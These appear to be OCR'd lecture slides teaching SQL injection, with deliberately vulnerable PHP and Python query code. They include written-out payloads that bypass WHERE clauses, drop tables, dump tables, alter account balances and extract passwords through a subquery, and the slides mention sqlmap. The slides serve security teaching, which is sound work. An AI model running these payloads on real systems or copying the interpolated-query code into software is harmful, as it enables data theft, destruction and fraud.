
Structure of Modern Web Services



Structure of Modern Web Services



Structure of Modern Web Services



Databases

- Structured collection of data
  - Often storing tuples/rows of related values
  - Organized in tables

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

Databases

- Management of groups (tuples) of related values
- Widely used by web services to track per-user information

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

- Database runs as separate process to which web server connects
  - Web server sends queries or commands parameterized by incoming HTTP request
  - Database server returns associated values
  - Database server can also modify/update values

SQL

- Widely used database query language
  - (Pronounced "ess-cue-ell" or "sequel")
- Fetch a set of records:
  - **`SELECT field FROM table WHERE condition`**
    - returns the value(s) of the given field in the specified table, for all records where condition is true.
- E.g:
- **`SELECT Balance FROM Customer WHERE Username='zoidberg'`**

  will return the value 0.12

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
…	…	…
…	…	…

SQL, con't

- Can add data to the table (or modify):
- ```
  INSERT INTO Customer
   VALUES (8477, 'oski', 10.00) -- pay the bear
  ```

Strings are enclosed in single quotes; some implementations also support double quotes


An SQL comment

Customer		
AcctNum	Username	Balance
1199	fry	7746533.71
0501	zoidberg	0.12
8477	oski	10.00
  ```

SQL, con't

- Can add data to the table (or modify):
  - ```
    INSERT INTO Customer
     VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
    ```
- Or delete entire tables:
  - ```
    DROP Customer
    ```
- Semicolons separate commands:
  - ```
    INSERT INTO Customer VALUES (4433, 'vladimir', 888.99);
    SELECT AcctNum FROM Customer WHERE Username='vladimir;
    ```
    - returns 4433.
    ```

Database Interactions




Web Server SQL Queries

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ";
$result = $db->executeQuery($sql);
```

  - The query returns recipient's account number if their balance is < 100
- Web server will send value of `$sql` variable to database server to get account #s from database
- So for "`?recipient=Bob`" the SQL query is:
  - `SELECT AcctNum FROM Customer WHERE Balance < 100 AND Username='Bob'`

The Parse Tree for this SQL




```
SELECT AcctNum FROM Customer
   WHERE Balance < 100 AND Username='Bob'
```


SQL Injection

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ";
$result = $db->executeQuery($sql);
```

- How can **`$recipient`** cause trouble here?
  - How can we see anyone's account?
    - Even if their balance is >= 100

Basic picture: SQL Injection




How can $recipient cause trouble here?

SQL Injection Scenario, con't

- `WHERE Balance < 100 AND Username='$recipient'`
- Conceptual idea (doesn't quite work): Set recipient to "`foo' OR 1=1`"
  - `WHERE Balance < 100 AND Username='foo' OR 1=1'`
- Precedence makes this:
  - `WHERE (Balance < 100 AND Username='foo') OR 1=1`
- Always true!

SELECT AcctNum FROM Customer
WHERE (Balance < 100 AND Username='foo') OR 1=1



SQL Injection Scenario, con’t

- Why “**`foo' OR 1=1`**” doesn’t quite work:
  - ```
    WHERE Balance < 100 AND
                Username='foo' OR 1=1'
    ```
  - Syntax error, unmatched '
- So lets add a comment!
  - **`"foo' OR 1=1--"`**
- Server now sees
  - ```
    WHERE Balance < 100 AND
                Username='foo' OR 1=1 --'
    ```
- Could also do "**`foo' OR ''='`**"
  - So you can't count on --s as indicators of "badness"


SQL Injection Scenario, con’t


- `WHERE Balance < 100 AND`
  `Username='$recipient'`
- How about `$recipient =`
  `foo'; DROP TABLE Customer; --` ?
- Now there are two separate SQL commands, thanks to ‘;’ command-separator.
- Can change database however you wish!

SQL Injection Scenario, con't

- `WHERE Balance < 100 AND`
  `Username='$recipient'`
- `$recipient =`
  `foo'; SELECT * FROM Customer; --`
  - Returns the entire database!
- `$recipient =`
  `foo'; UPDATE Customer SET Balance=9999999 WHERE AcctNum=1234; --`
  - Changes balance for Acct # 1234! MONEYMONEYMONEY!!!

SQL Injection: Exploits of a Mom





ZU 0666',0,0); DROP DATABASE TABLICE;--
PL
RENAULT

SQL Injection: Summary

- Target: web ***server*** that uses a back-end database
- ***Attacker goal***: inject or modify database commands to either read or alter web-site information
- ***Attacker tools***: ability to send requests to web server (e.g., via an ordinary browser)
- ***Key trick***: web server allows characters in attacker's input to be interpreted as SQL control elements rather than simply as data

Blind SQL Injection

- A variant on SQL injection with less feedback
  - Only get a True/False error back, or no feedback at all
- Makes attacks a bit more ***annoying***
  - But it doesn't fundamentally change the problem
- And of course people have automated this!
  - http://sqlmap.org/

sqlmap®

Automatic SQL injection and database takeover tool

'; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecti
exploiting SQL injection flaws and taking over of database servers. It comes with a powerful d
engine, many niche features for the ultimate penetration tester and a broad range of switches
from database fingerprinting, over data fetching from the database, to accessing the underl
system and executing commands on the operating system via out-of-band connections.

Demo Tools


- Squigler
  - Cool “localhost” web site(s) (Python/SQLite)
  - Developed by Arel Cordero, Ph.D.
  - I’ll put a copy on the class page in case you’d like to play with it
- Allows you to run SQL injection attacks ***for real*** on a web server you control
  - Basically a ToyTwitter type application

Some Squigler Database Tables

Squigs		
`username`	`body`	`time`
ethan	*My first squig!*	2017-02-01 21:51:52
cathy	*@ethan: borrr-ing!*	2017-02-01 21:52:06
...	...	...

Server Code For Posting A "Squig"


```
def post_squig(user, squig):
    if not user or not squig: return
    conn = sqlite3.connect(DBFN)
    c    = conn.cursor()
    c.executescript("INSERT INTO squigs VALUES
           ('%s', '%s', datetime('now'));" %
                          (user, squig))
    conn.commit()
    c.close()
```




```
INSERT INTO squigs VALUES
      (dilbert, 'don't contractions work?',
       date);
```

Syntax error

Another Interesting Database Table...

Accounts		
username	password	public
dilbert	funny	‘t’
alice	kindacool	‘f’
...	...	...

What Happens Now?




```
INSERT INTO squigs VALUES
     (dilbert, ' ' || (select (username || ' ' || password)
from accounts where username='bob') || ' ',
      date);
```

OOPS!!!! :)

SQL Injection Prevention?

- (Perhaps) Sanitizate user input: check or enforce that value/ string that does not have commands of any sort
  - Disallow special characters, or
  - Escape input string
- **`SELECT PersonID FROM People WHERE Username=' alice\'; SELECT * FROM People;'`**
  - Risky because it's easy to overlook a corner-case in terms of what to disallow or escape
- But: can be part of defense-in-depth...
  - Except that IMO you ***will*** fail if you try this approach

Escaping Input

- The input string should be interpreted as a string and not as including any special characters
- To escape potential SQL characters, add backslashes in front of special characters in user input, such as quotes or backslashes
  - This is just like how C works as well:
    For a " in a string, you put \"
- Rules vary, but common ones:
  - \' -> '
  - \\ -> \
  - etc...

Examples

- Against what string do we compare Username (after SQL parsing), and when does it flag a syntax error?

[..] WHERE Username='alice'; alice

[..] WHERE Username='alice\'; Syntax error, quote not closed

[..] WHERE Username='alice\''; alice'

[..] WHERE Username='alice\\'; alice\

because \\ gets converted to \ by the parser